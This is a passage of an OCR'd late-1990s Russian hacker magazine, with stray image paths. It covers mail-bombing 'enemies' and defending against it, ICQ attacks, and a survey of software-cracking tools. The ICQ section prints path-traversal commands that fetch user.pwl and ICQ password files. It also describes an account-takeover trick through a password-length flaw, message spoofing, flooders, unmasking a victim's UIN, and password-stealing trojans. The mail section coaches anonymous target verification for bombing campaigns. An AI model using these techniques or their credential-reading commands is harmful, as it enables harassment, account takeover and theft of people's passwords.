видел, но реально ли существует такая почта, как @eto.kru.to. Поэтому во время ковровых бомбардировок по врагу – ты можешь словить конкретный ХЗ, разбираясь: а реальное ли мыло или динамо? Короче, я тебе расскажу про прогу, которая позволит тебе быть уверенным в существовании убиваемого мыла. Серия данных прог называется Mail Validators. Самая популярная из них, пожалуй, Mail List Verify.




В основном эта прога используется для проверки листов рассылки на наличие мёртвых мыл. Хотя она вполне подойдёт и для проверки твоего небольшого "листа гнева". Адреса, которых вообще не существует, будут помечены как No Exist. Если результат проверки неизвестен – Unknown. Но если тебе было в лом составлять "лист гнева" – предусмотрена возможность проверки одного адреса. Для этого есть фича Check single mail.




По сути, проверка почты этой прогой анонимна, но всё же случается так, что админы SMTP серваков ведут логи на запросы. И если ты будешь проверять мэйл лист, составленный по одному прову – то супорт может сильно удивиться, увидев несколько тысяч запросов с одного айпишника. А оно тебе надо? Поэтому есть возможность анонимной настройки, для этого надо полазать по меню Settings, а конкретно в папке Proxy.


В общем, прога эта – откровенный и неприкрытый рулез! Обязательно скачай. http://www.elcomsoft.com/amv.html.

## Защита


А если воин вовсе не ты? А ты – обычный перец, которого враги решили завалить. Вот для такого случая стоит основательно подготовить оборону. Самый простой способ устранить последствия почтовых бомб – пользоваться настройкой, которая поддерживается почти в любой халявной почте, т.е. Block



Sender. Ты можешь запретить принятие почты от определённого человека, с определённым сабжем, содержащий определённый текст. Но это всё – фуфло. Помо-





гает только если ты выловил начало партии бомб. Также, как ты знаешь, кул хацкер будет пытаться закидать тебя мессагами, в которых сабжи будут генериться сами собой. Поэтому остаётся только один метод – ручное устранение. Проще всего – скачать всю эту помойку. Но если хакер тебе прислал 5000 писем весом в 100 кил каждое? Тут тебя спасут проги, которые принято именовать Mail checkers. Про одну из них я тебе расскажу. Этот шедевр будет называться Email era.




На мой взгляд, самый продвинутый инструмент для борьбы с бомбами. Для того чтобы весь присланный мусор был уничтожен, используются фильтры, которые ты легко настроишь.
Можно поставить “Удалять сообщения”, и все мессаги, подпадающие под игнор фильтра – будут затёрты на хрен. Но более грамотно – ставить “Удалять дубликаты”. Вот это как раз та фишка, которая тебя обезопасит от заброса тысячами одинаковых писем. “Удалять сообщения” – лучше ставить, если гадский спамер настроил убийство твоей почты различными рассылками, рекламой порно серверов и прочей шняги, что имеет характерный субж или стабильного отправителя. В общем, разберёшься, поколдуешь и поймёшь, что данная софтина – просто обалденно нужна сетевому воину. Короче, беги на сайт www.vcw.ru и скачай!
А что делать, если спамер выслал тебе много мегабайтовое файло? Можно, конечно, удалить его этой же прогой, но я тебе расскажу про чисто юниксойдную методу борьбы с таким гиморром! Для этого врубаешь свой телнет, можно стандартный, мастдайный.
Итак, удалять бомбы мы будем с mail.ru. Поэтому набиваешь в поле Host – pop.mail.ru, а в Port – 110 (POP3 то бишь).
Теперь набиваешь следующие команды:

User <твой логин на маил.ру>
в моём случае:
User sidex





Далее выскочит сообщение:
+Ok password required for user <твой логин>
Набрал пароль (qwerty ессно ;) и выскакивает сообщение:
+Ok <твой логин>`s maildrop has <кол-во сообщений и общий объём сообщений>
Далее набиваешь команду List и видишь около номеров сообщений – их объём. Ты уже разглядел 2-х мегабайтовую бомбу? Тогда набиваешь следующее:
del <номер сообщения>
И твой ящик снова чист от такой шняги, как почтовая бомба, что тебе закинул хакер. Чтобы выйти из сессии с серваком – набиваешь quit. Вот и всё! Я понимаю, что специальной прогой удалить эти файлы проще, но зато так по-хацкерски ;)

## Повоевали? Отбой!

Ну, всё мужик! Я тебя проинструктировал по полной. Теперь можешь смело уничтожать почту врага, а вместе с почтой и его самого. Ты также теперь в силах держать оборону против наездов на твоё мыло, в которое посмел вторгаться противник. В общем, простор открыт. А сейчас ОТБОЙ! Завтра подъем в 6:30 по боевой тревоге!

# Тета Ася на тропе войны +−+


Ramhak (shuloh@leader.zzn.com)

ТЕМА #



У меня такое впечатление, что Тётя Ася приехала уже ко всем. Численность юзеров аськи – прямое тому подтверждение. Но не секрет, что среди них – до задницы полных чайников, которым по барабану безопасность их информации. А чего им скрывать? "Здравствуй Пусик – Здравствуй, Лапа; Как дела? – Нормально, только что закончилась менструация. – Ой! Как хорошо-то! А я только что выдавил еще 3 прыща – Ой! Замечательно! Как все хорошо!". Вот из-за такого отстоища – страдаем и мы, потому как ребята из Мираблиса – не парятся о защите таких юзеров. А чего париться, ведь ламеркам – безопасность фиолетова. Но мы-то с тобой не придурки и подставляться не будем. Поэтому давай побачим о защите аськи. А главное – о нападении, потому как сетевые войны к этому обязывают. Особенно учитывая то, что куча придурков выпендриваются перед тобой именно по аське. Кончай беспредел! Наведём порядок и тут.

## С чего начинается...



Как с самого начала никто из Mirabilis не занимался безопасностью, так до сих пор и не занимается. А чего им париться? Они лавэ подняли и теперь заботятся только о новых "усовершенствованных" версиях. Вот и латают дырку за дыркой, уже после того как инфа об этих дырках разлетится по всему Инету. А злобные дядьки-хакеры продолжают постоянно рожать новые exploit`ы, позволяющие снова и снова обмануть наивную тётю Асю. А отсюда – все больше появляющихся троянов, спуферов, флудеров. Единственное, что пока спасает тетеньку Асю – ее популярность и доступность. Но и это все может сдохнуть, потому как появилось большое количество подобных прог, но с более богатым содержанием и гораздо более защищенных. Но они будут популярны только в будущем, а Y2K мы встретим со старой доброй Асей.

## Коннект




Работа ICQ построена на трех китах – сервак (icq.mirabilis.com), клиент (прога, которую юзер ставит себе на комп) и, собственно, "виновник торжества" – сам юзер. Чтобы что-нибудь в асе хакнуть, нужно представлять себе работу всей этой троицы. И не парься, ничего сложного тут нет, все просто. Для начала юзер должен зарегиться на сервере аськи и ответить на вопрос – "действительно ли он user с паролем password?". Общение с серваком идёт по протоколу UDP, который вообще не защищен, и поэтому любую посылаемую инфу можно легко подделать. Каждый UDP-пакет должен быть подтвержден сервером, если этого не происходит 6 раз подряд, дается вторая попытка (все с начала), и после нее обрыв соединения. В процессе коннекта аська-клиент посылает IP-адрес тачки, номер порта, зарезервированный под аську, пароль и контакт-лист юзера. После подключения клиент постоянно посылает серверу вялые реплики "я еще здесь", которые говорят серверу о том, что юзер еще в он-лайне, а клиенту, что сервер не в отключке, а бодр и весел как никогда.




При стандартных настройках общение с другими юзерами происходит TCP пакетами, в отличие от всех остальных случаев, когда используется UDP. Когда юзверь получает сообщение, клиент открывает TCP-соединение, которое стоит до тех пор, пока один из этих двух болтунов не уйдет в оффлайн.

Это базовый набор знаний о том, как осуществляется связь клиент-сервер ICQ. Я же говорил, что ничего сложного тут нет. Но если ты хочешь узнать больше, то я не буду тебя грузить всякими заумностями, а посоветую сходить на http://astalavista.box.sk – лучший поисковик для настоящего хацкера, и www.rootshell.com – лучший сервер exploit`ов!

## Ваш пароль!?



ТЕТЯ АСЯ ПРИЕХАЛА!

Пароли аськи – одно из самых слабых мест в защите. Все они хранятся открытым текстом в специальных .dat файлах. Чтобы их извлечь, существует специальная прога, её можно найти на www.progenic.com. Получить такой файл можно было также используя ICQ и ее сервис (появившийся в версии ICQ99a) web-aware. Эта фича позволяет создать у себя на винте подсервер www.icq.com, который позволяет делать множество вполне приятных вещей. Например, быстро залить файло, обновления, слежение за страницами с оповещением, когда кто-нибудь заходит на них. Но это все шняга, главное – это то, что тот же самый сервис позволяет кул хацкерам вломиться на твой комп, хотя бы тем же телнетом. После этого взломщик получит доступ к содержимому винта и перехватит нужное файло, например:

```
get c:/..../.html/windows/user.pwl
или
get c:/..../.html/progra~1/icq/db99b
/em#UIN#.dat
```

Запись с четырьмя точками необходима, чтобы обойти защиту сервера – он не позволяет скачивать файлы с расширениями, отличными от jpg, gif, html. Правда, в более поздних версиях ICQ-клиентов эту дыру заткнули, и при подключении кул хацкера ему выползет "connection refused", и коннект обрубится.


Кроме того, в той же версии был второй огромный баг: на все пароли накладывается ограничение – они не должны быть длиннее 8 знаков. И если при подключении юзера сервер получал более длинный пароль – он считался введенным правильно, и юзер подключался независимо от того, что он там нагнал. Прикинь, как классно! Пишешь прогу, которая эмулирует основные команды Аси, делаешь так, чтобы UIN и пароль ты вводил ручками (причем пароль до 10 символов). Коннектишься, вводишь вместо пароля любые 10 символов и, если


юзер не в онлайне, то ты заходишь под его номером. Все! Меняй пароль, и тетя Ася твоя!

## С пуфиком или Spoofing?



Спуфинг – термин, обозначающий подмену, надувательство, в данном случае ложное определение юзера, подключающегося к аське. В общем, полное динамо.
Спуфинг стал возможен, поскольку аська принимает сообщения с любого IP-адреса, а не только с сервера, при стандартных настройках. И поэтому подделать сообщение от другого юзера – не составляет труда.





Проделать спуфинг без вспомогательных утилит гиморрно: необходима прога, которая будет создавать TCP-пакеты, косить под асю и игнорировать её рулесы. Таких прог офигенно много. Например, LameToy позволяет посылать мессаги и мусор от имени других юзеров, ICQProof – только мессаги. Пока я скачивал эти спуферы, напоролся на ICQ Watch v.6. Это неплохая фишка для защиты собственной аськи от всякого рода icq-снифферов.

## Пудинг или Flooding?




Ну, здесь само название говорит за себя. “Забить” врага мессагами с пожеланиями ему и его маме долгого здоровья.
Для этого тебе надо только знать UIN “старого доброго друга”. Простейший способ сделать такое безобразие – тыкать кнопки, утешая себя мыслью, что ему придется тыкать их не меньше. Но есть способ лучше!!!
Ведь можно слить специальную утилитку, позволяющую дублировать сообщения. Flooding очень прост в реализации, достаточно только составить одну мессягу для отправки, и флудер будет ей мочить врага, пока момед не устанет. Таких флудеров немерено, например ICnewQ 3.0 Beta 4 (может даже выбить ICQ в офф-лайн), ICQ Flooder и ICQ Message Flooder (мечут бомбы со случайных UIN номеров), ICQ Pager Beta 1 и ICQRevenge (использует ICQ pager – фичу сервера аськи, позволяющую отправлять ICQ-сообщения, не имея собственной аськи – для бомбометания с различных почтовых адресов), XiCQ2 (флудер для чатов).

## Тетя Ася хочет ПИПИ




Ты, конечно, уже ломанулся все это докачать, но забыл, что существует еще и понятие “защита”. Ты что, думаешь, ты один такой? Вовсе нет. Поэтому нужно подумать, как оградить себя от не менее злобных товарищей. Первым делом можно слить deflooder – утилитку для аськи, которая удалит все непрочтенные сообщения. Вполне подойдут ICQ bombsquad, ICQ deflooder, ICQ SWAT или фирменный WarForge ICQBomb Protection System. Взять их можно с www.warforge.com . Вообще – самый простой метод защиты от флуда: поставить галку в Messeges only from user from my contact list.
Ну, защитить-то ты защитишь, а вот как узнать, кто же был тот мерзавец, который посмел на тебя наехать? Легко! И ничего качать не нужно. Есть в Windows такая штучка, как netstat (Пуск -> Выполнить -> netstat.exe). С его помощью можно запросто определиться: что, где, когда и с каким IP. Чтобы определиться с соединениями, нужно вызвать netstat с опцией а:

```
c:\mycoolwindows> netstat -a
Active Connections
Proto   Local Address            Foreign Address        State
TCP     mycooluser               enemy.pz.231           CONNECTED
UDP     coolhacker:1026          *:*
UDP     coolhacker:nbname        *:*
UDP     coolhacker:nbdatagram    *:*
```



То, что стоит под foreign address, – адреса тех, кто находится по ту сторону баррикад. Но это – шпионаж за IP-адресом, а вот как узнать UIN, зная IP? Вот здесь как раз просто netstat`ом и асей не обойтись – нужен спуфер. Уже догадался? Спуфером можно послать сообщение (используя собственный UIN) на известный IP с таким расчетом, что с той стороны обязательно ответят. Главное, выбрать фразу, на которую человеку с той стороны соединения обязательно захочется ответить. И тогда ответ придет на указанный в спуфере UIN – к тебе. Всё – UIN жертвы есть, IP есть... что еще нужно человеку для счастья?



## Купила мама коника, а коник асю спёр!

Ты прав: сейчас мы вспомним про трояны, но не про всякие Pozovi Coceda. Эти – тулзы для ламеров. И потом, если все будут использовать один и тот же троян – какая от него будет польза? Так что, чтобы чего-то добиться, нужно хотя бы использовать малоизвестные трояны. Порывшись на сайтах различных вирмейкерских групп, я нашел объекты, достойные внимания. Оба валялись в куче с аналогичными на http://www.multimania.com/cdc. Один из них – Hack`a`Tack Client 1.20. Состоит из двух частей – клиента и сервера. Сервак запускается на машине жертвы и в дальнейшем предоставляет кучу разных фич, одной из которых является поиск и передача паролей аси. Весит немного, инсталлируется прописью в реестре, в разделе загрузки программ, как explorer32. Есть стандартные крутые феньки, которые ты мог видеть у супер троянца САБ7 – возможность чатиться с клиентом и вытворять всяческие безобразия с его виндовым десктопом. А так – обычный набор джентльмена удачи.

Второй из выбранных мною троянцев – Indoctrination v.1. Состоит из одного модуля и не предоставляет он-лайнового доступа. Всю снимаемую инфу сгружает в почтовый ящик, делая это только по субботам, четвергам и пятницам. Маскируется под msgsrv16, прописывая себя везде, куда только его короткие мохнатые лапки достанут.

## Аська – стукачка

То, что аська – сладенькая штучка, никто не сомневался. Но ты-то понимаешь, что аська, как и выньды – представляет собой одну большую дыру! Тема защиты и нападения по аське не закрыта. Едва ли можно поставить точку. Поэтому ставлю многоточие...


# Азы ХАКА. Подео

Ramhak (shuloh@leader.zzn.com)

## Хакерами не рождаются!








Ну что, приятель, задвинул на слабые попытки хакнуть банкомат соседского сбербанка? А зря! Ты что, думал, так всё сразу получится, подойдешь к нему с молотком и зубилом, и он тебе сразу все бабки выложит на блюдечке с голубой каемочкой? Ни фига! Хаку надо учиться, это искусство, это как на скейтборде кататься: вроде на доске, в принципе, любой стоять умеет, а вот с крыши прыгнуть на четыре колеса и шею не сломать – это децил сложнее. Поэтому готовься – если ты ещё не крутой хацкер, но очень хочешь им быть, мне есть что тебе рассказать. Но начну-то я, естественно, с азов – не со взлома банкоматов, а, к примеру, с обзора несложных, но настоящих софтверных инструментов, которыми пользуются хакеры и кракеры, чтобы юзать просроченные `шароварь` (shareware) или под шумок утянутую из приватных каталогов известной фирмы утилитку. Главное, начать, как любил говаривать Билли Гейтс в начале своей карьеры.

Во-первых, любому хакеру или тому, кто хочет им стать, надобно знать ассемблер. Со знанием одного бейсика-васика и второго трубопоскакаля далеко не уедешь, ведь рассматривать содержимое программ, исследовать их приходится преимущественно в совершенно `сыром` виде – машинных кодах и ассемблере. Есть у меня один знакомый, так тот вообще может декодировать команды из набора байтов в файле прямо в уме. Тут главное – немного терпения. Опыт придет со временем, и все будет на все сто. А то и на двести.



## Вспомогательные утилиты


Итак, инструменты. Конечно, в первую очередь это программы, позволяющие определить, что именно перед тобой – картинка с длинными ногами и большими сиськами или запакованный exe-файл. Некоторые детекторы позволяют определить тип файла, если он был запакован (отдельную статью о паковке exe-файлов смотри в следующих номерах журнала). И даже – попытаться снять защиту. Рекомендую ExeInfo by Adam Lojewski – весьма полезная вещь для анализа исполняемых файлов. Для удобства ее интерфейс пропатчили (спасибо STI) на предмет русских названий меню и надписей – от этого она только увеличила свою привлекательность для новичков и тех, кто ею пользовался до этого. Отвлекусь на пару слов, отхлебну пивка и скажу про Compare2Unlimited by Professor Nimnull. После того как дело сделано и в программу внесены изменения, неплохо бывает получить список измененных байтов. Выписывать вручную – слишком утомительно, и наверное, поэтому существует большое количество программ для автоматизации этой процедуры. Но C2U – одна из лучших. А для создания *.xck файлов хочется отметить XCKMaker 2.0 by Spider.

## Hex-редакторы




Одним из основных инструментов кул хацкера (сразу после пива) является hex-редактор. Обычно, такая прога совмещает в себе возможности просмотра-редактирования файлов в шестнадцатиричном/текстовом (ASCII) формате и некоторые дополнительные фичи. Некоторые особо навороченные позволяют декодировать байты файла в инструкции ассемблера и даже писать на ассемблере и менять инструкции, что называется, не отходя от кассы. Здесь можно отметить, пожалуй, только две программы, сохраняющие популярность в течение уже ооочень большого периода времени. Программы хорошие и, что немаловажно в совдепии, бесплатные. Хотя, как говорится, для хакера из Багдада нет преграды... Но что-то же должно быть бесплатным! `Не все нужно ломать, надо же на чем-то и сидеть`, – как сказал один мой знакомый. Одна из программ называется Hacker`s View (HIEW) by SEN.

Несмотря на кажущуюся простоту HIEW, я уже не мыслю работы на своём замечательном пивзаводе без неё. Кроме того что она сама управляет пивоваренными котлами и подвальными холодильниками, она имеет полнофункциональную поддержку pe/ne и кучи других форматов файлов и такие очень удобные фичи, как поиск инструкции по маске (например, хочу я найти присвоения регистру AX, тогда указываю: mov ax,? – и все – дело в шляпе. Будут найдены и mov ax,1, и mov ax,dx и т.д.). Все это позволяет мне сказать, что это лучший редактор. Как его (да и остальной софт, о котором я рассказываю) использовать, я буду говорить непосредственно перед тем, как буду этот софт юзать. Второй HEX-редактор – QView by ABC Product. Внешне – смотрится гораздо лучше, чем HIEW. Но вот с содержанием до HIEW ему далеко,



# рка ИНСТРУМЕНТОВ



хотя новые версии наверняка восполнят этот пробел. Хотя, вообще-то, редактор не обязательно должен быть красивым, как унитаз – скорее, простым, и практичным, как туалетная бумага.

## Отладчики



Третий тип инструментов взлома – нет, не фомки и не лом. Отладчики. Наверняка все, кто хоть как-то знаком с хаком (хотя бы и понаслышке), знают об их существовании и о том, как сильно они помогают кракерам в их тяжелой работе. Они есть под все платформы и операционные системы. Изначально они были призваны облегчить жизнь обычным кодерам-программистам. Но потом стали появляться кодеры, которые использовали отладчики не только на своих программах, но и на программах коллег по работе/учебе. Ведь всегда интересно, что же там эти ламеры наваяли? А некоторые считают, что гораздо круче поковыряться в уже откомпиленном exe-шнике и сделать такое у себя, подкрутив там и подправив здесь, чем корпеть над этим самому. Хотя я с ними не согласен. Ладно – вернемся к нашим баранам, то есть отладчикам. Самым известным `фирменным` отладчиком был и остается Soft-Ice by NuMega Corp. Его реализации есть как для DOS, так и для Windows 9x/NT. При этом он дружит практически со всеми extender`ами вроде EMM386 и QEMM. Установить его, научиться пользоваться им и всеми его крутыми фичами – немалый шаг к успеху в нашем скромном предприятии, как сказал бы AtH. Очень мощное средство. Собственно говоря, именно его я использую для взлома всех программ для Windows и почти всех для DOS. Однако кроме него есть еще довольно много очень приятных в использовании трасеров-дебагеров, как их называют некоторые кракеры. Например, очень даже неплох DeGlucker. Сделан он ручками Gorokhov и... после того, как они его бросили, им занялся CrazyMax. Правда, у него есть некоторые минусы (например, необходимо загружать операционку без extender`ов, потому что DG работает только в V86 режиме и ни в каком другом), да и свежую версию, свободную от глюков, мы не дождемся – авторы его бросили. Правда, перед окончательным `хэппи-эндом` проекта CrazyMax выставил на всеобщее обозрение его сорцы (исходники, стало быть). И есть надежда, что найдутся пиплы с большим количеством свободного времени, ума и пивы – довести это дело до ума. Говоря о дебагерах в приложении к хаку, я почти ничего не могу сказать о таких вещах, как Turbo Debugger фирмы Borland и CodeView от `Мелкомягких товарищей партии`. Эти отладчики помогут отладить базу данных для родного предприятия в случае, если имеются исходники к ней, но никак не помогут понять устройство какой-нибудь библиотеки хитрой программы с клевым предложением `REGISTER!` в меню. Хотя я, например, использую Turbo Debugger, чтобы отлаживать вирии. Еще не могу обойти вниманием такой отладчик, как AXE-Hack. В отличие от DG (обладая более расширенными свойствами и сервис-фичами), он позволяет работать прямо в окне DOS под Windows и эмулирует (то есть дает программе подумать, что он что-то делает, а на самом деле – филонит по страшному) часть команд процессора, что иногда становится серьезным подспорьем в борьбе с какой-нибудь супер-пупер заSHITой. Вообще, не фирменных дебагеров довольно много. Но рассказывать обо всех не имеет смысла. Для хака вполне хватит и тех, о которых я уже рассказал.

## Дизассемблеры



В некоторых случаях одними отладчиками не обойтись. И тогда на арену выходят дизассемблеры. Но и здесь есть свои подводные камни. Такие дизассемблеры, как Sourcer, например, просто декодируют команды и выискивают ссылки на уже определенные участки кода. Немного изобретательности – и Sourcer выдаст на-гора километры ненужных file.lst, содержащих полностью перечисленные байты файла, но ни строчки по существу. И все – больше он практически ни на что не способен. Зато с его помощью можно получить вполне приятный дамп BIOS. А ещё компактом, на котором этот дизазм записан, можно в кого-нибудь кинуть. Иными словами, ему применение почти всегда найдется.
Другое дело (в хорошем смысле этого слова) IDA – Interactive Disassembler by Ilfak Guilfanov. Автор этого чудесного дизассемблера сделал упор на работу, прежде всего на взаимодействие с пользователем (или, по-нашему, хакером). IDA не выдает текстовый файлик мегабайт этак на 20, в отличие от Sourcer`a. Нет – IDA есть приятное междумордие (interface) для юзверя и позволяет просматривать и помечать просмотренные участки кода именами/кличками, чтобы их потом можно было легко найти. Плюс возможность писать комментарии везде, где только это радует глаз! И возможность писать свои процедуры анализа на встроенном макроязыке! Такой подход позволяет исследователю восполнить все пробелы `тупой железячки`. И это далеко не все возможности. Дело в том, что IDA поставляется вместе с набором специальных плагинов – для автоматического распознавания. Например, есть программа, написанная на Borland C++ 5.0. Если IDA определит (а она определит, то есть не если – когда), что эта прога скомпилена именно на BC, он подгрузит соответствующий плагин и сможет распознать и обозначать стандартные функции (например, exit и biosdisk на экране будут не просто асмовым листингом, а именно exit и biosdisk), что уменьшает время, необходимое для поиска `лишнего` кода. В общем, IDA намного опередила всех своих коллег по жанру. Очень рекомендую.

## INT-Мониторы



INT-Монитор – программа для отслеживания и записи всех (или только указанных) прерываний, вызываемых подопытной программой. Для DOS это – INTController и INTIndicator by Maxim Chirkov. Это небольшие резиденты, которые висят на нужных прерываниях и следят за частотой их вызова. А для win32 существует прекрасная вещь – APISPY32 by Yariv Kaplan. Правда, чтобы `шпиён` ловил вызовы какой-нибудь апишной функции, ему необходимо в специальном файле прописать имя этой функции и тип ее аргументов – несколько утомительно, и если используются функции из собственных библиотек, поставляемых вместе с программой, – ничего уже не сделаешь. Но это единственный известный мне вариант подобной утилиты под win32. Пригодится.

## Унпакеры-распаковщики (unpackers)




Предназначены для снятия так называемых `навесных` защит. Например, есть уже готовая программа, и лень лезть и встраивать защиту. Или хочется, чтобы она занимала меньше места на диске. Тогда берется программа пакер-паковщик (packer), и `натравливается` на бедный
